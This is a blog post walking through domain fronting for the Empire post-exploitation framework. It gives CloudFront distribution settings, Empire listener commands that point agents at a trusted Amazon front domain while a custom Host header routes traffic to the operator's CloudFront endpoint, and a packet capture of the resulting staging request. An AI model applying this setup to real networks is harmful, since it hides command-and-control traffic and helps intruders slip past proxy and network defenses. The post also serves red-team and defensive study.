
Empire Domain Fronting

So Domain Fronting seems to be the hot topic as of late. This will be short, and I won’t repeat information in regards to what Domain Fronting is and how it can be used to abuse high trust domains. For detailed explanations and examples, please look over **this** white paper, as well as an excellent blog **post** from Vincent Yiu. For additional information, you can also take a look at another **post** or this **video** by Raphael Mudge for implementation with Cobalt Strike.

The setup process for Domain Fronting in Empire is simple. Most of the overhead will be required during the configuration of your chosen CDN. For this walkthrough, we will use Amazon CloudFront. There are plenty of other CDNs that could be used but Amazon has the easiest setup.

To get started, head over to **https://aws.amazon.com**. You will need to create an account if you haven’t already, and then head over to the Amazon CloudFront menu. First we will need to create a distribution and choose the web delivery method. You will then setup the origin hostname. The origin will be the domain name of your Empire server.



Create Distribution

Origin Settings

Origin Domain Name		
Origin Path		
Origin ID		
Origin Custom Headers	Header Name	Value


Default Cache Behavior Settings

Path Pattern: Default (*)

Viewer Protocol Policy:
- ● HTTP and HTTPS
- ○ Redirect HTTP to HTTPS
- ○ HTTPS Only

Allowed HTTP Methods:
- ○ GET, HEAD
- ○ GET, HEAD, OPTIONS
- ● GET, HEAD, OPTIONS, PUT, POST, PATCH, DELETE

The origin path is optional and won’t be needed for use with Empire. You should set the Viewer Protocol Policy according to what protocol is being used for your Empire listener. It’s okay to select the “HTTP and HTTPS” option. For the HTTP methods, you will need GET and POST, so choose the last option.




Edit Behavior

Minimum TTL	0	
Maximum TTL	31536000	
Default TTL	86400	
Forward Cookies	All	
Query String Forwarding and Caching	Forward all, cache based on all	
Smooth Streaming	○ Yes ● No	
Restrict Viewer Access (Use Signed URLs or Signed Cookies)	○ Yes ● No	
Compress Objects Automatically	○ Yes ● No Learn More	
Lambda Function Associations	Event Type	Lambda Function ARN


The only other settings that will need to be changed are “Forward Cookies” and “Query String Forwarding and Caching”. These options prevent any of our headers and/or cookies from being cached. Doing so will surely result in lost agents. The correct settings are shown in the screenshot above.

Once we save our settings, take note of the Cloudfront domain that you were given, you will need that for configuration in Empire. After saving, it will take some time for the changes to propagate throughout Amazon’s CDN. In order to take advantage of Domain Fronting in Empire we had to make a slight change in how headers are used. Previously, headers specified in the profile string would be ignored during the staging process. That would result in lost agents during Stage0.

The setup in Empire is straightforward. You will just need to set the listener Host option to one of Amazon’s front domains (such as d0.awsstatic.com) and then add a custom Host header that points to your custom CloudFront domain name you saved from before. Example listener configuration shown below.




```
) > set DefaultProfile /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;rv:11.0) like Gecko|Host:[redacted].cloudfront.net
) > set Name DF-Empire
) > set Host d0.awsstatic.com:80
) > info
```



```
Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name              Required    Value                            Description
  ----              --------    -------                          -----------
  KillDate          False                                        Date for the listene
  Name              True        DF-Empire                        Name for the listene
  DefaultLostLimit  True        60                               Number of missed che
  StagingKey        True        [redacted]                       Staging key for init
  BindIP            True        0.0.0.0                          The IP to bind to on
  DefaultProfile    True        /admin/get.php,/news.php,/login/ Default communicatio
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64;
                                Trident/7.0;rv:11.0) like Gecko|
                                Host:[redacted].cloudfront.n
                                et
  ServerVersion     True        Microsoft-IIS/7.5                TServer header for t
  WorkingHours      False                                        Hours for the agent
  Host              True        http://d0.awsstatic.com:80       Hostname/IP for stag
  CertPath          False                                        Certificate path for
  DefaultJitter     True        0.0                              Jitter in agent reac
  DefaultDelay      True        5                                Agent delay/reach ba
  Port              True        80                               Port for the listene


(Empire: listeners/http) >
```

You can add custom HTTP headers by including them in the profile. The profile is divided into three sections, with the first and second being the stager URIs and User-Agent respectively. The final section is reserved for custom headers in the format “Name:Value”. Each section of the profile is delimited by a “|” character, as well as each header name value pair.

After we launch an Empire stager, we can see that Amazon's Front Domain is used as the C2 domain, but the Host header is used to direct traffic towards its intended destination.



```
  4 0.420391    172.16.138.204    224.0.0.252       LLMNR    132 Standard query 0xda9c PTR 3.0.0.0.1.0.0.0.0.0.0.(
  5 2.247326    172.16.138.204    172.16.138.2      DNS       76 Standard query 0x44b1 A d0.awsstatic.com
  6 2.264244    172.16.138.204    172.16.138.2      DNS       76 Standard query 0x44b1 A d0.awsstatic.com
  7 2.279791    172.16.138.2      172.16.138.204    DNS       92 Standard query response 0x44b1 A d0.awsstatic.cor
  8 2.279793    172.16.138.2      172.16.138.204    DNS       92 Standard query response 0x44b1 A d0.awsstatic.cor
  9 2.285128    172.16.138.204    54.192.18.168     TCP       66 52903 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS
 10 2.285960    54.192.18.168     172.16.138.204    TCP       60 80 → 52903 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=(
 11 2.286117    172.16.138.204    54.192.18.168     TCP       54 52903 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
 12 2.286780    172.16.138.204    54.192.18.168     HTTP     273 GET /admin/get.php HTTP/1.1
 13 2.287364
 14 2.608794
 15 2.609221
 16 2.609429
 17 3.030374
ame 12: 273
hernet II, S
ternet Proto
ansmission C
pertext Tran
 00 50 56 f
 01 03 50 6
 12 a8 ce a
 fa f0 81 3
```

Wireshark · Packet 12 · wireshark_C893CF0B-D02C-41D3-9A7A-A6D36E41EC6A_20170210011719_a07900

```
> Frame 12: 273 bytes on wire (2184 bits), 273 bytes captured (2184 bits) on interface 0
> Ethernet II, Src: Vmware_60:bf:a5 (00:0c:29:60:bf:a5), Dst: Vmware_fe:5c:1a (00:50:56:fe:5c:1a)
> Internet Protocol Version 4, Src: 172.16.138.204, Dst: 54.192.18.168
> Transmission Control Protocol, Src Port: 52903, Dst Port: 80, Seq: 1, Ack: 1, Len: 219
v Hypertext Transfer Protocol
  > GET /admin/get.php HTTP/1.1\r\n
  > Cookie: session=[redacted]\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;rv:11.0) like Gecko\r\n
    Host: [redacted].cloudfront.net\r\n
    Connection: Keep-Alive\r\n
    \r\n
```

Domain Fronting allows an attacker to utilize trusted domains for C2 communications and to circumvent proxy restrictions. The compatible version of Empire is available in the 2.0_beta branch.

* * * * *

Written by **Chris Ross** on **09 February 2017**